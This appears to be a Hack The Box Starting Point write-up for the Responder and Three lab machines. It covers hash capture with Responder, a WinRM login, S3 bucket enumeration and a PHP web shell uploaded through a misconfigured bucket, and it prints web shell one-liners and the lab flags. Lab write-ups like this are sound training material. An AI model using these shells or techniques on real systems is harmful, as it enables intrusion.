Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
    LLMNR           [ON]
    NBT-NS          [ON]
    MDNS            [ON]
    DNS             [ON]
    DHCP            [OFF]

[+] Servers:
    HTTP server     [ON]
    HTTPS server    [ON]
    WPAD proxy      [OFF]
    Auth proxy      [OFF]
    SMB server      [ON]
    Kerberos server [ON]
```

```
[+] Generic Options:
    Responder NIC      [tun0]
    Responder IP       [10.10.15.24]
    Responder IPv6     [dead:beef:2::1116]
    Challenge set      [random]
    Don't Respond To Names ['ISATAP']

[+] Current Session Variables:
    Responder Machine Name [WIN-N45A5HQ7XSY]
    Responder Domain Name  [15FK.LOCAL]
    Responder DCE-RPC Port [46007]

[+] Listening for events ...
```

After the responder had started, next it was to navigate to the vulnerable directory **“//10.10.14.6/somefile”** but instead of calling this IP I will reverse the response to my Local machine Eth0.

This is the directory I search on my browser:-

<http://unika.htb/index.php?page=//10.10.15.24/somefile>

Here are the results on my terminal:

To remotely connect to a windows system we need to use **WinRm (Windows Remote Managment)**

Windows Remote Managment is a Microsoft protocol that allows remote management of Windows machines over HTTP(S) using SOAP which runs on port 5985.

Submit Flag

Submit root flag **ea81b7afddd03efaa0945333ed147fac**

In this next step I had to start an attack on port 5985 running service WinRm.

Now that we know the password and the username, this is the command to use:

sudo evil-winrm -u Administrator -p badminton -i 10.129.159.203

```
(coderic@kali)~[~/Downloads/htb]
$ sudo evil-winrm -u Administrator -p badminton -i 10.129.159.203
[sudo] password for coderic:
Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Now that I was in the windows system, what was left was to navigate through the directories/folders hoping to find the flag.

Command used:

1. dir
2. cd
3. cat

Checking on the documents folder there appeared to be no file, but on the user Administrator seemed to have some folders.

```
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ../
*Evil-WinRM* PS C:\Users\Administrator> dir

Directory: C:\Users\Administrator

Mode                LastWriteTime         Length Name
----                -
d-r-----         10/11/2020    7:19 AM             3D Objects
d-r-----         10/11/2020    7:19 AM             Contacts
d-r-----         3/9/2022     5:34 PM             Desktop
d-r-----         3/10/2022    4:51 AM             Documents
d-r-----         10/11/2020    7:19 AM             Downloads
d-r-----         10/11/2020    7:19 AM             Favorites
d-r-----         10/11/2020    7:19 AM             Links
d-r-----         10/11/2020    7:19 AM             Music
d-r-----         4/27/2020    6:01 AM             OneDrive
d-r-----         10/11/2020    7:19 AM             Pictures
d-r-----         10/11/2020    7:19 AM             Saved Games
d-r-----         10/11/2020    7:19 AM             Searches
d-r-----         10/11/2020    7:19 AM             Videos
```

For some while I went through a few folders but I did not find anything suspicious or that which suggests to be a flag.

Next was to move to the users folder where I found an interesting name mike, this already gave me some suspicion to take a look at the user.

```
*Evil-WinRM* PS C:\Users\Administrator> cd Downloads
*Evil-WinRM* PS C:\Users\Administrator\Downloads> dir
*Evil-WinRM* PS C:\Users\Administrator\Downloads> cd ../../
*Evil-WinRM* PS C:\Users> dir

Directory: C:\Users

Mode                LastWriteTime         Length Name
----                -
d-----         3/9/2022     5:35 PM      Administrator
d-----         3/9/2022     5:33 PM              mike
d-r-----        10/10/2020    12:37 PM             Public
```

Navigation through user mike:

```
cd *Evil-WinRM* PS C:\Users> cd mike
*Evil-WinRM* PS C:\Users\mike> dir

Directory: C:\Users\mike

Mode                LastWriteTime         Length Name
----                -
d-----         3/10/2022    4:51 AM      Desktop

*Evil-WinRM* PS C:\Users\mike> cd Desktop
*Evil-WinRM* PS C:\Users\mike\Desktop> dir

Directory: C:\Users\mike\Desktop

Mode                LastWriteTime         Length Name
----                -
-a-----         3/10/2022    4:50 AM           32 flag.txt
```

User mike had a file that was stored on his desktop, which was called:- **flag.txt**

This already seemed to be the flag I was looking for but still I had to be sure of it, so using command cat I was able to display the file contents which turned out to be the flag.

```
Mode                LastWriteTime         Length Name
-----
-a-----          3/10/2022   4:50 AM             32 flag.txt

*Evil-WinRM* PS C:\Users\mike\Desktop> cat flag.txt
ea81b7afddd03efaa0945333ed147fac
*Evil-WinRM* PS C:\Users\mike\Desktop> 
```

This was how I came by my flag.

Three



Task 1

How many TCP ports are open? 2

For me to know this first I had to carry out a port scanning using the IP address target provided.

Results:-


```
File Edit View Bookmarks Plugins Settings Help
New Tab Split View
(coderic@kali) ~
$ sudo su
[sudo] password for coderic:
(coderic@kali) ~
$ cd Downloads/htb
(coderic@kali) ~/Downloads/htb
$ nmap -sCV 10.129.227.248
Starting Nmap 7.93 ( https://nmap.org ) at 2024-02-08 17:03 EAT
Nmap scan report for 10.129.227.248
Host is up (0.20s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 178bd425452a20b079f8e258d78e79f4 (RSA)
|_ 256 e0ef1af6328a0ee72da70b2261c714fa (ECDSA)
|_ 256 246107a175f93154a116070b8c6c0f85 (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: The Toppers
|_ http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 128.92 seconds
(coderic@kali) ~/Downloads/htb
$ 
```

Task 2

What is the domain of the email address provided in the "Contact" section of the website?

thetoppers.htb



Task 3

In the absence of a DNS server, which Linux file can we use to resolve hostnames to IP addresses in order to be able to access the websites that point to those hostnames? /etc/hosts

```
GNU nano 7.2 /etc/hosts
127.0.0.1    localhost
127.0.1.1    kali
10.10.56.4    internal.thm
10.129.159.203 unika.htb
10.129.227.248 thetoppers.htb

# The following lines are desirable for IPv6 capable hosts
::1          localhost ip6-localhost ip6-loopback
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
```

Task 4

Which sub-domain is discovered during further enumeration? s3.thetoppers.htb

In this task I used the tool gobuster to discover other sub-domains associated with thetoppers.htb

Command used:- gobuster vhost -u http://thetoppers.htb/ -w /usr/share/dnsrecon/subdomains-top1mil-20000.txt --append-domain

```
(root@kali)-[/usr/share]
# gobuster vhost -u http://thetoppers.htb/ -w /usr/share/dnsrecon/subdomains-top1mil-20000.txt --append-domain

Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url:          http://thetoppers.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/dnsrecon/subdomains-top1mil-20000.txt
[+] User Agent:    gobuster/3.5
[+] Timeout:      10s
[+] Append Domain: true

2024/02/08 17:44:01 Starting gobuster in VHOST enumeration mode


Found: s3.thetoppers.htb Status: 404 [Size: 21]
Progress: 441 / 20001 (2.20%)
```


Task 5

Which service is running on the discovered sub-domain? **Amazon S3**




Checking if the found subdomain is up and running



Task 6

Which command line utility can be used to interact with the service running on the discovered sub-domain? **awscli**



Task 7

Which command is used to set up the AWS CLI installation? **aws configure**

Task 8

What is the command used by the above utility to list all of the S3 buckets? **aws s3 ls**

List buckets and objects

To list your buckets, folders, or objects, use the `s3 ls` command. Using the command without a target or options lists all buckets.

Syntax

```
$ aws s3 ls <target> [--options]
```

Task 9

This server is configured to run files written in what web scripting language? **PHP**

First we have a confirmation that this service is up and running.

The remaining area was to connect to the database first and check what was stored.

As we connect to the database I noticed a file called index.php which answers the question what web scripting language is used which is php.

```
(root@kali)-[/home/coderic/Downloads/htb]
# aws s3 ls --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
PRE images/
2024-02-13 06:17:27      0 .htaccess
2024-02-13 06:17:27   11952 index.php
```

Submit Flag

Submit root flag **a980d99281a28d638ac68b9bf9453c2b**

At this point we know we can connect to our database using the awscli.

After a few research, I found it is possible to upload a file in the aws database through awscli.

So with this capabilities, I have a confirmation php is allowed and I can upload a file all I needed then was to upload a reverse shell file by overriding the file already available expecting that once I call it, I would receive a reverse shell in return.

Next was to put the theory into action.

I will use the **pentestmonkey reverse shell** that is readily available in github.

Uploading the index.php file;-

Command used: **aws s3 cp index.php --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb**

```
(root@kali)-[/home/coderic/Downloads/htb/ReverseShells]
# aws s3 cp index.php --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
Completed 5.4 KiB/5.4 KiB (3.3 KiB/s) with 1 file(s) reupload: ./index.php to s3://thetoppers.htb/index.php
(root@kali)-[/home/coderic/Downloads/htb/ReverseShells]
#
```

File successfully uploaded.

Next step is to start a netcat listener then use the browser and type in **<http://s3.thetoppers.htb/index.php>** and i should get a low level user shell.

After uploading the file I had issues with calling it back to my Local Vm netcat listener so I went back to do more research and found another vulnerability that I can exploit using a php webshell.

A webshell is a shell that you can access through the web. This is useful for when you have firewalls that filter outgoing traffic on ports other than port 80. As long as you have a webserver, and want it to function, you can't filter our traffic on port 80 (and 443). It is also a bit more stealthy than a reverse shell on other ports since the traffic is hidden in the http traffic.

PHP

This code can be injected into pages that use php.

```
# Execute one command
<?php system("whoami"); ?>

# Take input from the url paramter. shell.php?cmd=whoami
<?php system($_GET['cmd']); ?>

# The same but using passthru
<?php passthru($_GET['cmd']); ?>

# For shell_exec to output the result you need to echo it
<?php echo shell_exec("whoami");?>

# Exec() does not output the result without echo, and only output the last line. So not ve
<?php echo exec("whoami");?>
```

Using php file (**`<?php system($_GET['cmd']); ?>`**)

I then proceeded to create a php file called shellsys.php then uploaded it on the aws bucketlist.

Command used:- **`aws s3 cp shellsys.php --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb`**

```
(root@kali)-[/home/coderic/Downloads/htb/ReverseShells]
# aws s3 cp shellsys.php --endpoint-url=http://s3.thetoppers.htb s3://thetoppers.htb
upload: ./shellsys.php to s3://thetoppers.htb/shellsys.php


(root@kali)-[/home/coderic/Downloads/htb/ReverseShells]
#
```

Upload successful.

Next it to use the web browser to exploit this vulnerability.


This vulnerability gives the attacker the permission to run commands using the url results directly to the database server.

Checking id first was my first move.




As we can see www-data is the user and owner of this shell.

I proceeded to test a few commands such as ls which listed the files available in the aws bucket.




Not much I could do from here so I tried moving a few directories back using command ls ../

Challenge was, using spaces in URLs is not quite supported in browsers, therefore I had to add **sign** + before the gap that is **ls+ ../**




Good news!!!

I can see we have a flag.txt file, let us read it



Now that I know there is a file called flag.txt, the remaining bit was to display its contents using command cat:- <http://thetoppers.htb/shellsys.php?cmd=cat+../flag.txt>



Flag: **a980d99281a28d638ac68b9bf9453c2b**

Conclusion

Starting point Tier 1, has introduced to me basic concepts of penetration testing, networking, and security. The challenges in this tier cover topics such as web exploitation, basic Linux commands, and simple privilege escalation. I have gained foundational understanding of common vulnerabilities and tools used in the field of Cybersecurity and how they are made into effect.

In conclusion, Starting Point Tier 1 has offered a structured and supportive environment to build fundamental skills and enhance my knowledge in preparation for more advanced challenges and more so in the area of web exploitation.